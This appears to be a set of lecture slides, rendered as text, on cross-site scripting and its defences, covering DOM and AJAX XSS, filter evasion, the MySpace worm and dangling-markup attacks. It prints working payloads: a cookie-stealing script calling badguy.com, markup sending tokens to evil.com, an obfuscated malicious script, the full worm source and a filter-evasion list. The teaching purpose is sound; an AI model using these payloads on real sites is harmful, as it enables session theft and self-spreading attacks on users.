
```
GET /ig
Cookie: SessionID=ZA1Fa34
```

```
HTTP/1.1 200 OK
```

```
GET /history HTTP/1.1
```

# Web 2.0

[Alex Stamos]



Malicious scripts may be …

- Contained in arguments of dynamically created JavaScript
- Contained in JavaScript arrays
- Dynamically written into the DOM

# XSS of the Third Kind

Attack code does not appear in HTML sent over network

- Script builds webpage DOM in the browser

```
<HTML><TITLE>Welcome!</TITLE>
Hi <SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
</HTML>
```

- Works fine with this URL
  - http://www.example.com/welcome.html?name=Joe
- But what about this one?
  - http://www.example.com/welcome.html?name= <script>alert(document.cookie)</script>

# XSS in AJAX (1)

[Alex Stamos]

- Downstream JavaScript arrays

```
var downstreamArray = new Array();
downstreamArray[0] = "42"; doBadStuff(); var bar="ajacked";
```

- Won’t be detected by a naïve filter
  - No <>, “script”, onmouseover, etc.
- Just need to break out of double quotes

# XSS in AJAX (2)

[Alex Stamos]

- JSON written into DOM by client-side script

```
var inboundJSON = {"people": [
{"name": "Joel", "address": “<script>badStuff();</script>",
 "phone": "911"} ] };

someObject.innerHTML(inboundJSON.people[0].address);  // Vulnerable
document.write(inboundJSON.people[0].address);        // Vulnerable
someObject.innerText(inboundJSON.people[0].address);  // Safe
```

- XSS may be already in DOM!
  - document.url, document.location, document.referer

# Backend AJAX Requests

[Alex Stamos]

- “Backend” AJAX requests
  - Client-side script retrieves data from the server using XMLHttpRequest, uses it to build webpage in browser
  - This data is meant to be converted into HTML by the script, never intended to be seen directly in the browser
- Example: WebMail.com

Request:

```
GET http://www.webmail.com/mymail/getnewmessages.aspx
```

Response:

Raw data, intended to be converted into HTML inside the browser by the client-side script

```
var messageArray = new Array();
messageArray[0] = “This is an email subject”;
```

# XSS in AJAX (3)

[Alex Stamos]

- Attacker sends the victim an email with a script:
  - Email is parsed from the data array, written into HTML with innerText(), displayed harmlessly in the browser
- Attacker sends the victim an email with a link to backend request and the victim clicks the link:

The browser will issue this request:

```
GET http://www.webmail.com/mymail/getnewmessages.aspx
```

… and display this text:


```
var messageArray = new Array();
messageArray[0] = "<script>var i = new Image();
i.src='http://badguy.com/' + document.cookie;</script>"
```

# How to Protect Yourself

Source: Open Web Application Security Project

- Ensure that your app validates all headers, cookies, query strings, form fields, and hidden fields against a rigorous specification of what should be allowed.
- Do not attempt to identify active content and remove, filter, or sanitize it. There are too many types of active content and too many ways of encoding it to get around filters for such content.
- We strongly recommend a ‘positive’ security policy that specifies what is allowed. ‘Negative’ or attack signature based policies are difficult to maintain and are likely to be incomplete.

# What Does This Script Do?



```
<script>eval(unescape('function%20ppEwEu%28yJVD%29%7Bfunction%20xFplcSbG
%28mrF%29%7Bvar%20rmO%3DmrF.length%3Bvar%20wxxwZl%3D0%2CowZtrl%3D0%3Bwhi
le%28wxxwZl%3CrmO%29%7BowZtrl+%3DmrF.charCodeAt%28wxxwZl%29*rmO%3BwxxwZl
++%3B%7Dreturn%20%28%27%27+owZtrl%29%7D%20%20%20try%20%7Bvar%20xdxc%3Dev
al%28%27a%23rPgPu%2CmPe%2Cn%2Ct9sP.9ckaPl%2ClPe9e9%27.replace%28/%5B9%23
k%2CP%5D/g%2C%20%27%27%29%29%2CgIXc%3Dnew%20String%28%29%2CsIoLeu%3D0%3B
qcNz%3D0%2CnuI%3D%28new%20String%28xdxc%29%29.replace%28/%5B%5E@a-z0-9A-
Z_.%2C-%5D/g%2C%27%27%29%3Bvar%20xgod%3DxFplcSbG%28nuI%29%3ByJVD%3Dunesc
ape%28yJVD%29%3Bfor%28var%20eILXTs%3D0%3B%20eILXTs%20%3C%20%28yJVD.lengt
h%29%3B%20eILXTs++%29%7Bvar%20esof%3DyJVD.charCodeAt%28eILXTs%29%3Bvar%2
OnzoexMG%3DnuI.charCodeAt%28sIoLeu%29%5Exgod.charCodeAt%28qcNz%29%3BsIoL
eu++%3BqcNz++%3Bif%28sIoLeu%3EnuI.length%29sIoLeu%3D0%3Bif%28qcNz%3Exgod
.length%29qcNz%3D0%3BgIXc+%3DString.fromCharCode%28esof%5EnzoexMG%29%3B%
7Deval%28gIXc%29%3B%20return%20gIXc%3Dnew%20String%28%29%3B%7Dcatch%28e%
29%7B%7D%7DppEwEu%28%27%2532%2537%2534%2531%2535%2533%2531%2530%2550%250
8%2518%2537%255c%2569%2531%2506%255d%250e%253e%2536%2574%2522%2533%2535%
252a%2531%250c%250d%2537%253d%2572%255b%2571%250d%252d%2513%2500%2529%25
```

# Preventing Cross-Site Scripting

- Any user input and client-side data must be preprocessed before it is used inside HTML
- Remove / encode (X)HTML special characters
  - Use a good escaping library
    - OWASP ESAPI (Enterprise Security API)
    - Microsoft's AntiXSS
  - In PHP, htmlspecialchars(string) will replace all special characters with their HTML codes
    - ' becomes &#039;  " becomes &quot;  & becomes &amp;
  - In ASP.NET, Server.HtmlEncode(string)

# Evading XSS Filters

- Preventing injection of scripts into HTML is hard!
  - Blocking “<” and “>” is not enough
  - Event handlers, stylesheets, encoded inputs (%3C), etc.
  - phpBB allowed simple HTML tags like <b>

    <b c=“>” onmouseover=“script” x=“<b ”>Hello<b>
- Beware of filter evasion tricks (XSS Cheat Sheet)
  - If filter allows quoting (of <script>, etc.), beware of malformed quoting: <IMG """><SCRIPT>alert("XSS")</SCRIPT>">
  - Long UTF-8 encoding
  - Scripts are not only in <script>:

    <iframe src=`https://bank.com/login’ onload=`steal()’>

# MySpace Worm (1)

http://namb.la/popular/tech.html

- Users can post HTML on their MySpace pages
- MySpace does not allow scripts in users’ HTML
  - No <script>, <body>, onclick, <a href=javascript://>
- … but does allow <div> tags for CSS.  K00L!
  - <div style=“background:url(‘javascript:alert(1)’)”>
- But MySpace will strip out “javascript”
  - Use “java<NEWLINE>script” instead
- But MySpace will strip out quotes
  - Convert from decimal instead:
    alert('double quote: ' + String.fromCharCode(34))

# MySpace Worm (2)

http://namb.la/popular/tech.html

- "There were a few other complications and things to get around. This was not by any means a straight forward process, and none of this was meant to cause any damage or piss anyone off. This was in the interest of..interest. It was interesting and fun!"
- Started on Samy Kamkar's MySpace page, everybody who visited an infected page became infected and added "samy" as a friend and hero
  - "samy" was adding 1,000 friends per second at peak
  - 5 hours later: 1,005,831 friends

# Code of the MySpace Worm

http://namb.la/popular/tech.html

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne'+'rHTML')}}function getData(AU)
{M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var
AS=getQueryParams();var L=AS['Mytoken'];var M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://
www.myspace.com'+location.pathname+location.search}else{if(!M){getData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC( '+A,A)}
function nothing(){}function paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!
=-1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function httpSend(BH,BI,BJ,BK){if(!J){return
false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-Type','application/x-www-formurlencoded');
J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var
S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}
function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var
X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}catch(e)
{Z=false}}else if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}
catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m'+'ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var
AE=AC.substring(0,AD);var AF;if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all, samy is my hero.
<d'+'iv id='+AE+'D'+'IV>'}var AG;function getHome(){if(J.readyState!=4){return}var AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</
td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?
fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}}function postHero(){if(J.readyState!=4){return}var
AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?
fuseaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var BH='/index.cfm?
fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.cfm?
fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!=4){return}var
AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to Friends';httpSend2('/index.cfm?
fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return false}
eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-www-
formurlencoded');
xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

# 31 Flavors of XSS

Source: XSS Filter Evasion Cheat Sheet

- <BODY ONLOAD=alert('XSS')>
- ¼script¾alert(¢XSS¢)¼/script¾
- <XML ID="xss"><I><B>&lt;IMG SRC="javas<!-- -->cript:alert('XSS')"&gt;</B></I></XML>
- <STYLE>BODY{-moz-binding:url("http://ha.ckers.org/xssmoz.xml#xss")}</STYLE>
- <SPAN DATASRC="#xss" DATAFLD="B" <DIV STYLE="background-image:\0075\0072\006C\0028'\006a\0061\0076\0061\0073\0063\0072\0069\0070\0074\003a\0061\006c\0065\0072\0074\0028.1027\0058.1053\0053\0027\0029'\0029">
- <EMBED SRC="data:image/svg+xml;base64,PHN2ZyB4bWxuczpzdmc9Imh0dHA6Ly93d3cudzMub3JnLzIwMDAvc3ZnIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmciIHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hsaW5rIiB2ZXJzaW9uPSIxLjAiIHg9IjAiIHk9IjAiIHdpZHRoPSIxOTQiIGhlaWdodD0iMjAwIiBpZD0ieHNzIj48c2NyaXB0IHR5cGU9InRleHQvZWNtYXNjcmlwdCI+YWxlcnQoIlhTUyIpOzwvc2NyaXB0Pjwvc3ZnPg==" type="image/svg+xml" AllowScriptAccess="always"></EMBED>

What do you think is this code doing?

Note: all of the above are browser-dependent


# Problems with Filters

- Suppose a filter removes <script
  - <script src="…"  becomes
    src="…"
  - <scr<scriptipt src="…"  becomes
    <script src="…"
- Removing special characters
  - java&#x09;script – blocked, &#x09 is horizontal tab
  - java&#x26;#x09;script – becomes java&#x09;script
    - Filter transforms input into an attack!
- Need to loop and reapply until nothing found

# Simulation Errors in Filters

- Filter must predict how the browser would parse a given sequence of characters… this is hard!
- NoScript
  - Does not know that / can delimit HTML attributes

  <a<img/src/onerror=alert(1)//<
- noXSS
  - Does not understand HTML entity encoded JavaScript
- IE8 filter
  - Does not use the same byte-to-character decoding as the browser



```
00000000: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 3c 2f <html>.<head>.</
00000010: 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 2b 41 44 head>.<body>.+AD
00000020: 77 41 63 77 42 6a 41 48 49 41 61 51 42 77 41 48 wAcwBjAHIAaQBwAH
00000030: 51 41 50 67 42 68 41 47 77 41 5a 51 42 79 41 48 QAPgBhAGwAZQByAH
00000040: 51 41 4b 41 41 78 41 43 6b 41 50 41 41 76 41 48 QAKAAxACkAPAAvAH
00000050: 4d 41 59 77 42 79 41 47 6b 41 63 41 42 30 41 44 MAYwByAGkAcAB0AD
00000060: 34 2d 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 4-</body></html>
```

# Reflective XSS Filters

- Introduced in IE 8
- Blocks any script that appears both in the request and the response (why?)


http://www.victim.com?var=<script> alert('xss')

If <script> appears in the rendered page, the filter will replace it with <sc#pt>

# Busting Frame Busting

- Frame busting code
  - <script> if(top.location != self.location) // framebust </script>
- Request:
  - http://www.victim.com?var=<script> if (top …
- Rendered
  - <sc#pt> if(top.location != self.location)
  - What has just happened?
- Same problem in Chrome’s XSS auditor

# httpOnly Cookies



Browser

GET

Server

HTTP Header:

Set-cookie: NAME=VALUE ; httpOnly

- Cookie sent over HTTP(S), but cannot be accessed by script via document.cookie
- Prevents cookie theft via XSS
- Does not stop most other XSS attacks!


# Post-XSS World

[Zalewski. “Postcards from the Post-XSS World”]

- XSS = script injection … or is it?
- Many browser mechanisms to stop script injection
  - Add-ons like NoScript
  - Built-in XSS filters in IE and Chrome
  - Client-side APIs like toStaticHTML() …
- Many server-side defenses
- But attacker can do damage by injecting non-script HTML markup elements, too

# Dangling Markup Injection

[“Postcards from the post-XSS world”]



```
<img src='http://evil.com/log.cgi?
…
<input type="hidden" name="xsrf_token" value="12345">
… '
…
</div>
```

*Injected tag*

*All of this sent to evil.com as a URL*

# Another Variant

["Postcards from the post-XSS world"]

```
<form action='http://evil.com/log.cgi'><textarea>
…
<input type="hidden" name="xsrf_token" value="12345">
…
<EOF>
```

*No longer need the closing apostrophe and bracket in the page!*

*Only works if the user submits the form …*

*… but HTML5 may adopt auto-submitting forms*

# Rerouting Existing Forms

[“Postcards from the post-XSS world”]

```
<form action='http://evil.com/log.cgi>
…
<form action='update_profile.php'>
…
<input type="text" name="pwd" value="trustno1">
…
</form>
```

*Forms can’t be nested, top-level occurrence takes precedence*

# Namespace Attacks

["Postcards from the post-XSS world"]

```
<img id= 'is_public'>
…
function retrieve_acls() { …
if (response.access_mode == AM_PUBLIC)
   is_public = true;
else
   is_public = false; }

function submit_new_acls() { …
   if (is_public) request.access_mode = AM_PUBLIC; … }
```

*Identifier attached to tag is automatically added to JavaScript namespace with higher priority than script-created variables*

*In some browsers, can use this technique to inject numbers and strings, too*

*Always evaluates to true*

# Other Injection Possibilities

[“Postcards from the post-XSS world”]

- <base href=“….”> tags
  - Hijack existing relative URLs
- Forms
  - In-browser password managers detect forms with password fields, fill them out automatically with the password stored for the form’s origin
- Form fields and parameters (into existing forms)
  - Change the meaning of forms submitted by user
- JSONP calls
  - Invoke any existing function by specifying it as the callback in the injected call to the server’s JSONP API